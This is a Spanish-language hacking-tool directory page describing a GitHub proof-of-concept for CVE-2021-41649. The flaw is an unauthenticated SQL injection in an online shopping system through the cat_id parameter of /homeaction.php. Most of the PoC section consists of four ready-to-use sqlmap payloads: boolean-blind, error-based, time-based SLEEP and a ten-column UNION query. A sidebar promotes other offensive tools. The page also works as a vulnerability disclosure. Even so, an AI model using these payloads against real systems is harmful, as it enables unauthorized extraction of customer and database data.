
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/mobiusbinary/cve-2021-41649
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de Penetración
GitHubmobiusbinary/cve-2021-41649

CVE-2021-41649

Exploit de prueba de concepto para CVE-2021-41649 que demuestra una inyección SQL no autenticada en online-shopping-system a través del parámetro cat_id, con cargas útiles de tipo booleano, basadas en errores, basadas en tiempo y consultas UNION.

Ver Repositorio
26hace 5 añosAún no revisado
Compartir

CVE-2021-41649

CVE-2021-41649 Inyección SQL en online-shopping-system

El online-shopping-system es vulnerable a ataques de inyección SQL de tipo error/boolean-based blind y error-based sin autenticación.

El parámetro cat_id en la página /homeaction.php no sanitiza la entrada del usuario, por lo que un atacante puede extraer datos sensibles de la base de datos MySQL subyacente.

Enlace a la aplicación

online-shopping-system

Componentes y parámetro afectados

URL: /homeaction.php
PARÁMETRO: cat_id

PoC


PAYLOADS DE SQLMAP

Parámetro cat_id en la página /homeaction.php

Parámetro: cat_id (POST Request) Tipo: boolean-based blind Título: AND boolean-based blind - WHERE or HAVING clause Payload: cat_id=4' AND 9760=9760 AND 'ZCfc'='ZCfc&get_seleted_Category=1

Tipo: error-based Título: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR) Payload: cat_id=4' AND (SELECT 4034 FROM(SELECT COUNT(*),CONCAT(0x71707a7171,(SELECT (ELT(4034=4034,1))),0x71787a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'sGIO'='sGIO&get_seleted_Category=1

Tipo: time-based blind Título: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: cat_id=4' AND (SELECT 9762 FROM (SELECT(SLEEP(5)))PAcf) AND 'hpHO'='hpHO&get_seleted_Category=1

Tipo: UNION query Título: Generic UNION query (NULL) - 10 columns Payload: cat_id=4' UNION ALL SELECT CONCAT(0x71707a7171,0x746e4d4b5a706566596771585179566943487446575673515244507a52507345694d6b5a754d7049,0x71787a7671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&get_seleted_Category=1

Si la imagen del PoC no es clara, haga clic en el GIF que se cargará con mejor resolución.

PoC - proId

Descubierto por

Jason Colyvas
MOBIUSBINARY
21 de septiembre de 2021

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    370
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





